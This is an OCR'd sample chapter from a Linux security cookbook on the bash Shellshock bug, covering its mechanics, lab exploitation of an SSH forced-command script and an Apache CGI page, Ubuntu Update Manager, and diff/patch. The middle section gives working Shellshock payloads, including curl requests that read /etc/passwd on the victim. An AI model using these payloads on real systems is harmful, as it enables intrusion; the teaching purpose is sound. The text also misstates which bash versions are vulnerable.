
Patching a Bash Vulnerability

A free chapter sample from the
Practical Linux Security Cookbook



To find out more go to:
https://www.packtpub.com/networking-and-servers/practical-linux-security-cookbook

[PACKT] PUBLISHING

9
Patching a Bash Vulnerability

In this chapter, we will learn the following concepts:

- Understanding the bash vulnerability through Shellshock
- Shellshock's security issues
- The patch management system
- Applying patches on the Linux systems

Understanding the bash vulnerability through Shellshock

Shellshock, or Bashdoor, is a vulnerability that's used in most versions of the Linux and Unix operating systems. It was discovered on September 12, 2014, and it affects all the distributions of Linux using a bash shell. The Shellshock vulnerability makes it possible to execute commands remotely using environment variables.

Getting Ready

To understand Shellshock, we need a Linux system that uses a version of bash prior to 4.3, which is vulnerable to this bug.

How to do it…

In this section, we will take a look at how to set up our system to understand the internal details of the Shellshock vulnerability:

1. The first step is to check the version of bash on the Linux system so that we can figure out whether our system is vulnerable to Shellshock. To check the version of bash, we run this command:

```
root@client:~# bash --version
GNU bash, version 4.2.25(1)-release (i686-pc-linux-gnu)
Copyright (C) 2011 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
root@client:~#
```

   Bash versions from 4.3 and onwards have been reported to be vulnerable to Shellshock. For our example, we are using the Ubuntu 12.04 LTS desktop version. From the output shown in the preceding image, we can see that this system is vulnerable.

2. Now, let's check whether the vulnerability actually exists or not. To do so, we run this code:

```
root@client:~# env x='() { :;}; echo shellshock' bash -c "echo testing"
shellshock
testing
root@client:~#
```

   Once we run the preceding command, if the output has `shellshock` printed, the vulnerability is confirmed.

3. Let's understand the insights of the vulnerability. For this, we first need to understand the basics of the variables of the bash shell.

4. If we want to create a variable named `testvar` in bash and store a `shellshock` value in it, we run this command:
   `testvar=""shellshock''`

   Now, if we wish to print the value of this variable, we use the `echo` command, as shown here:

   `echo $testvar`

5. We shall open a child process of bash by running the `bash` command. Then, we again try to print the value of the `testvar` variable in the child process:

```
root@client:~# testvar="shellshock"
root@client:~# echo $testvar
shellshock
root@client:~# bash
root@client:~# bash
root@client:~# echo $testvar

root@client:~#
```

   We can see that we don't get any output when we try to print the value in the child process.

6. Now, we shall try to repeat the preceding process using the environment variables of bash. When we start a new shell session of bash, a few variables are available for use, and these are called **environment variables**.
7. To make our `testvar` variable an environment variable, we will export it. Once it's exported, we can use it in the child shell as well, as shown here:

```
root@client:~# export testvar="shellshock"
root@client:~# echo $testvar
shellshock
root@client:~# bash
root@client:~# echo $testvar
shellshock
root@client:~#
```

8. As we have defined variables and then exported them, in the same way, we can define a function and export it in order to make it available in the child shell. The following steps show how you can define a function and export it:

```
root@client:~# x() { echo 'shellshock';}
root@client:~# x
shellshock
root@client:~# export -f x
root@client:~# bash
root@client:~# x
shellshock
root@client:~#
```

   In the preceding example, the `x` function has been defined, and it has been exported using the `-f` flag.

9. Now, let's define a new variable, name it `testfunc`, and assign it a value, as shown here:

```
testfunc=''() { echo ''shellshock'';}''
```

   The preceding variable can be accessed in the same way as a regular variable:

```
echo $testfunc
```

   Next, we will export this variable to make it into an environment variable and then try to access it from the child shell, as shown here:

```
root@client:~# export testfunc='() { echo 'shellshock';}'
root@client:~# echo $testfunc
() { echo shellshock;}
root@client:~# testfunc
testfunc: command not found
root@client:~# bash
root@client:~# testfunc
shellshock
root@client:~#
```

Something unexpected has taken place in the preceding result. In the parent shell, the variable is accessed as a normal variable. However, in the child shell, it gets interpreted as a function and executes the body of the function.

10. Next, we shall terminate the definition of the function and then pass any arbitrary command to it.

```
root@client:~# export testfunc='() { echo 'shellshock';}; echo "Vulnerable"'
root@client:~# bash
Vulnerable
root@client:~# testfunc
shellshock
root@client:~#
```

In the preceding example, as soon as we start a new bash shell, the code that was defined outside the function is executed when bash is started.

This is the vulnerability in the bash shell.

How it works…

We first check the version of bash running on our system. Then, we run a well-known code to confirm whether the Shellshock vulnerability exists.

To understand how the Shellshock vulnerability works, we create a variable in bash and then try to export it to the child shell and execute it there. Next, we try to create another variable and set its value as `''() { echo ''shellshock'';}''`. After doing this, when we export this variable to the child shell and execute it there, we see that it gets interpreted as a function in the child shell and executes the body of it.

This is what makes bash vulnerable to Shellshock, where specially crafted variables can be used to run any command in bash when it is launched.

Shellshock's security issues

In this era where almost everything is online, online security is a major concern. These days, a lot of web servers, web-connected devices, and services use Linux as their platform. Most versions of Linux use the Unix bash shell, so the *Shellshock* vulnerability can affect a huge number of websites and web servers.

In the previous recipe, we took a look at the details of the Shellshock vulnerability. Now, we will understand how this bug can be exploited through SSH.

Getting Ready

To exploit the Shellshock vulnerability, we need two systems. The first system will be used as a victim and should be vulnerable to Shellshock. In our case, we will use an Ubuntu system as the vulnerable system. The second system will be used as an attacker and can have any Linux version running on it. In our case, we will run Kali on the second system.

The victim system will run the `openssH-server` package. It can be installed using this command:

```
apt-get install openssh-server
```

We will configure this system as a vulnerable SSH server to show how it can be exploited using the Shellshock bug.

How to do it…

To take a look at how the Shellshock bug can be used to exploit an SSH server, we need to first configure our SSH server as a vulnerable system. To do this, we will follow these steps:

1. The first step is to add a new user account called `user1` on the SSH server system. We will also add `/home/user1` as its home directory and `/bin/bash` as its shell:

```
root@client:~# useradd -d /home/user1 -s /bin/bash user1
root@client:~#
root@client:~# cat /etc/passwd | grep 'user1'
user1:x:1001:1001::/home/user1:/bin/bash
root@client:~#
```

   Once the account has been added, we cross check by checking the `/etc/passwd` file.

2. Next, we create a directory for `user1` in `/home` and grant the ownership of this directory to the `user1` account.

```
root@client:/home# mkdir user1
root@client:/home# chown -R user1 /home/user1/
```

3. Now, we need to authenticate the attacker to log in to the SSH server using authorization keys. To do this, we will first generate these authorization keys on the attacker's system using this command:

```
root@kali:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
```

We can see that the public/private keys have been generated.

4. After generating the authorization keys, we will send the public key to the remote SSH server over SFTP. First, we copy the `id_rsa.pub` public key file to `Desktop`, and then we run the command to connect to the SSH server using SFTP.

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# ls
id_rsa.pub
root@kali:~/Desktop# sftp root@192.168.1.101
root@192.168.1.101's password:
Connected to 192.168.1.101.
sftp> put id_rsa.pub /root/
Uploading id_rsa.pub to /root/id_rsa.pub
id_rsa.pub                                    100%  391     0.4KB/s   00:00
sftp>
```

When connected, we transfer the file using the `put` command.

5. On the victim SSH server system, we create a `.ssh` directory inside `/home/user1/`, and then we write the content of the `id_rsa.pub` file to `authorized_keys` inside the `/home/user1/.ssh/` directory:

```
root@client:~# mkdir /home/user1/.ssh
root@client:~# cat id_rsa.pub > /home/user1/.ssh/authorized_keys
root@client:~#
```

6. After this, we edit the configuration file of SSH, `etc/ssh/sshd_config`, and enable the `PublicKeyAuthentication` variable. We also check whether `AuthorizedKeysFile` has been specified correctly:

```
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys
```

7. Once the preceding steps are successfully completed, we can try to log in to the SSH server from the attacker system to check whether we are prompted for a password or not:

```
root@kali:~/Desktop# ssh user1@192.168.1.101
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

334 packages can be updated.
233 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 12 13:26:06 2016 from 192.168.1.100
user1@client:~$
```

8. Now, we will create a basic script, which will display the **restricted** message if a user tries to pass the `date` command as an argument. However, if anything other than `date` is passed, it will get executed. We will name this script `sample.sh`:

```
#!/bin/bash
set $SSH_ORIGINAL_COMMAND

if [ $SSH_ORIGINAL_COMMAND = "date" ]
then
        echo 'restricted'
else
        echo "$@"
fi
```

9. Once the script is created, we run this command to give executable permissions to it:
   `chmod +x sample.sh`
10. After this, we use the `command` option in the `authorized_keys` file to run our `sample.sh` script by adding the path of the script, as shown here:

```
command="/home/user1/.ssh/sample.sh" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEvDn
OIorytrSm2oa8TG1Y7i9mt9x97O5Gbird1mEAODBey4iEewLicnub7wmLIRZF1zaQp9peXTU+75OEZJo
ljdzLgT1qUb/TYNes7Tvw64D7yWih5U+6XdXUAjqG/BvAhbaCDk78sw+tVgfim4TcdzB4vW3NBIOFCRM
7e5UHpRr3Q1+biOkZ2FzuUZYGNbIgjYvKARhjFHVuMscfT0BMrVIy0WorvzAzVTnYu7X9riFjPCaK53x
D6NzT4ffDCuJKii9AZ0+fO1cd+NjT5HZPvmZGla6WmNwe49EG6q6W+IhwUhNnOCcksCf1xNgHM+Tei/g
ElAR3tlZZiv5j1TqT root@kali
```

    Making the preceding changes in the `authorized_keys` file in order to restrict a user from executing a predefined set of commands will make the Public key authentication vulnerable.

11. Now, from the attacker's system, try connecting to the victim's system over SSH while passing `date` as the argument.

```
root@kali:~/Desktop# ssh user1@192.168.1.101 date
restricted
```

    We can see the **restricted** message is displayed because of the script that we added to the `authorized_keys` file.

12. Next, we try to pass our Shellshock exploit as an argument, as shown here:

```
root@kali:~/Desktop# ssh user1@192.168.1.101 '() { :;}; date'
Fri Feb 12 13:59:31 IST 2016
root@kali:~/Desktop#
```

    We can see that even though we have restricted the `date` command in the script, it gets executed this time, and we get the output of the `date` command.

Let's take a look at how to use the Shellshock vulnerability to compromise an Apache server, which runs any script that can trigger the bash shell with environment variables:

1. If Apache is not already installed on the victim's system, we install it first using this command:
   `apt-get install apache2`

    Once installed, we launch Apache server using this command:

```
service apache2 start
```

2. Next, we move to the `/usr/lib/cgi-bin/` path and create an `example.sh` script with the following code in it in order to display some HTML output:

```
#!/bin/bash
echo 'Content-type:text/html'
echo ''
echo 'Example Page'
```

We then make it executable by running this command:

```
chmod +x example.sh
```

3. From the attacker's system, we try to access the `example.sh` file remotely using a command-line tool called **curl**:

```
root@kali:~/Desktop# curl http://192.168.1.101/cgi-bin/example.sh
Example Page
root@kali:~/Desktop#
```

We get the output of the script as expected, which is `Example Page`.

4. Now, let's send a malicious request to the server using curl to print the content of the `/etc/passwd` file of the victim's system by running this command:

```
curl -A ''() { :;}; echo ""Content-type: text/plain""; echo; /bin/cat
/etc/passwd http://192.168.1.104/cgi-bin/example.sh
```

We can see the output in the attacker's system, showing us how the victim's system can be remotely accessed using the Shellshock vulnerability. In the preceding command, `() { :;} ;` signifies a variable that looks like a function. In this code, the function is a single `:`, which does nothing and is only a simple command.

5. We try another command, as shown here, to take a look at the content of the current directory of the victim's system:

```
root@kali:~/Desktop# curl -A '() { :;}; echo "Content-type: text/plain"; echo;
/bin/ls -al' http://192.168.1.104/cgi-bin/example.sh
total 44
drwxr-xr-x   2 root root  4096 Feb 12 14:12 .
drwxr-xr-x 170 root root 36864 Feb 12 14:01 ..
-rwxr-xr-x   1 root root    70 Feb 12 14:12 example.sh
root@kali:~/Desktop#
```

We see the content of the `root` directory of the victim's system in the preceding output.

How it works…

On our SSH server system, we create a new user account and assign the bash shell to it as its default shell. We also create a directory for this new user account in `/home` and assign its ownership to this account.

Next, we configure our SSH server system to authenticate another system, connecting to it using authorization keys.

We then create a bash script to restrict a particular command, such as `date`, and add this script path to `authorized_keys` using the command option.

After this, when we try to connect to the SSH server from the other system whose authorization keys were configured earlier, we'll notice that if we pass the `date` command as an argument when connecting, the command gets restricted.

However, when the same `date` command is passed with the Shellshock exploit, we see the output of the `date` command, thus showing us how Shellshock can be used to exploit the SSH server.

Similarly, we exploit the Apache server by creating a sample script and placing it in the `/usr/lib/cgi-bin` directory of the Apache system.

Then, we try to access this script from the other system using the curl tool.

You'll notice that if we pass a **Shellshock exploit** when accessing the script through curl, we are able to run our commands on the Apache server remotely.

The patch management system

In present computing scenarios, vulnerability and patch management are part of a never-ending cycle. When a computer is attacked due to a known vulnerability for the purpose of being exploited, the patch for such a vulnerability already exists; however, it has not been implemented properly on the system, thus causing the attack.

As a system administrator, we have to know which patch needs to be installed and which one should be ignored.

Getting ready

Since patch management can be done using the inbuilt tools of Linux, no specific settings need to be configured before performing the steps.

How to do it…


The easiest and most efficient way to keep our system updated is using Update Manager, which is built into the Linux system. Here, we will explore the workings of Update Manager in the Ubuntu system:

1. To open the graphical version of **Update Manager** in Ubuntu, click on **Superkey**, which is on the left-hand side in the toolbar, and then type **update**. Here, we can see **Update Manager**:


2. When we open **Update Manager**, the following dialog box will appear, showing you the different security updates available for installation:

Select the updates you want to install, and click on **Install Updates** to proceed.


3. In the same window, we have the **Settings** button in the bottom-left. When we click
on it, a new **Software Sources** window will appear, which has more options to configure **Update Manager**.
4. The first tab reads **Ubuntu Software**, and it displays a list of repositories needed to download updates. We choose the options from the list as per our requirements:




5. If we click on the **Download from** option, we get an option to change the repository server that's used for the purposes of downloading. This option is useful in case we have any problem connecting to the currently selected server or the server is slow.




6. From the drop-down list, when we select the **Other...** option, we get a list to select the server we need, as shown in the following image:




7. The next **Other Software** tab is used to add partner repositories of Canonical:




8. We can choose any option from the list shown in the preceding image, and click on **Edit** to make changes to the repository details, as shown here:




9. The **Updates** tab is used to define how and when the Ubuntu system receives updates:



10. The **Authentication** tab contains details about the authentication keys of the software providers as obtained from the maintainer of the software repositories:



11. The last tab is **Statistics**, which is available for users who would like to anonymously provide data to the Ubuntu developer project. This information helps a developer increase the performance and improve the experience of the software.



12. After making changes under any of these tabs, when we click on **Close**, we are prompted to confirm whether the new updates should be shown in the list or not. Click on **Reload** or **Close**:

13. If we want to check the list of locations from which Update Manager retrieves all the packages, we can check the content of the `/etc/apt/sources.list` file. We will then get this result:

```
#deb cdrom:[Ubuntu 12.04.4 LTS _Precise Pangolin_ - Release i386 (20140204)]/ p$

# See http://help.ubuntu.com/community/UpgradeNotes for how to upgrade to
# newer versions of the distribution.
deb http://in.archive.ubuntu.com/ubuntu/ precise main restricted
deb-src http://in.archive.ubuntu.com/ubuntu/ precise main restricted

## Major bug fix updates produced after the final release of the
## distribution.
deb http://in.archive.ubuntu.com/ubuntu/ precise-updates main restricted
deb-src http://in.archive.ubuntu.com/ubuntu/ precise-updates main restricted
```

How it works…

To update our Linux system, we use the built-in Update Manager as per the Linux distribution.

In the update manager, we either install all the updates available, or else, we configure it as per our requirements using the **Settings** window.

In the **Settings** window, we have option to display a list of repositories from where the updates can be downloaded.

The second tab in the **Settings** window lets us add the third-party partner repositories of Canonical.

Using the next tab, we can specify when and what kind of updates should be downloaded.

We also check the authentication keys of the software providers using the settings window.

The last tab, **Statistics**, helps send data to Ubuntu project developers in order to improve the performance of the software.

Applying patches on the Linux systems

Whenever a security vulnerability is found in any software, a security patch is released for the software so that the bug can be fixed. Normally, we use Update Manager, which is built into Linux, to apply security updates. However, for software that is installed by compiling source code, Update Manager may not be as helpful.

For such situations, we can apply the patch file to the original software's source code and then recompile the software.

Getting ready

Since we will use the built-in commands of Linux to create and apply a patch, nothing needs to be done before starting the following steps. We will be creating a sample program in C to understand the process of creating a patch file.

How to do it...

In this section, we will take a look at how to create a patch for a program using the `diff` command, and then we will apply the patch using the `patch` command.

1. The first step will be to create a simple C program, called `example.c`, to print `This is an example`, as shown here:

```
#include <stdio.h>

int main()
{

printf("This is an example\n");

}
```

2. Now, we will create a copy of `example.c` and name it `example_new.c`.
3. Next, we edit the new `example_new.c` file to add a few extra lines of code to it, as shown here:

```
#include <stdio.h>

int main(int argc)
{

printf("This is an example\n");

return 0;

}
```

4. Now, `example_new.c` can be considered as the updated version of `example.c`.

5. We will create a patch file and name it `example.patch` using the `diff` command:

```
root@client:~# diff -u example.c example_new.c > example.patch
root@client:~#
```

6. If we check the content of the patch file, we get this output:

```
root@client:~# cat example.patch
--- example.c   2016-02-11 12:18:15.244513862 +0530
+++ example_new.c       2016-02-11 12:20:22.764520304 +0530
@@ -1,9 +1,11 @@
 #include <stdio.h>

-int main()
+int main(int argc)
 {

 printf("This is an example\n");

+return 0;
+
 }
```

7. Before applying the patch, we can back up the original file using the `-b` option.

```
root@client:~# patch -b < example.patch
patching file example.c
root@client:~# ls
example.c  example.c.orig  example_new.c  example.patch
root@client:~#
```

You will notice that a new `example.c.orig` file has been created, which is the backup file.

8. Before performing the actual patching, we can dry run the patch file to check whether we get any errors or not. To do this, we run this command:

```
root@client:~# patch --dry-run < example.patch
patching file example.c
```

If we don't get any error message, it means the patch file can be now run on the original file.

9. Now, we will run the following command to apply the patch to the original file:
   `patch < example.patch`
10. After applying the patch, if we now check the content of the `example.c` program, we will see that it has been updated with some extra lines of code, as written in `example_new.c`:

```
root@client:~# cat example.c
#include <stdio.h>

int main(int argc)
{

printf("This is an example\n");

return 0;

}
```

11. Once the patch has been applied to the original file, if we wish to reverse it, this can be done using the `-R` option:

```
root@client:~# patch < example.patch
patching file example.c
root@client:~#
root@client:~# ls -l example.c
-rw-r--r-- 1 root root 89 Feb 11 12:24 example.c
root@client:~#
root@client:~# patch -R < example.patch
patching file example.c
root@client:~# ls -l example.c
-rw-r--r-- 1 root root 70 Feb 11 12:27 example.c
```

We can see the difference in the size of the file after patching and then reversing it.

How it works...

We first create a sample C program. Then, we create its copy, and add few more lines of code to make it the updated version. After this, we create a patch file using the `diff` command. Before applying the patch, we check it for any errors by doing a dry run.

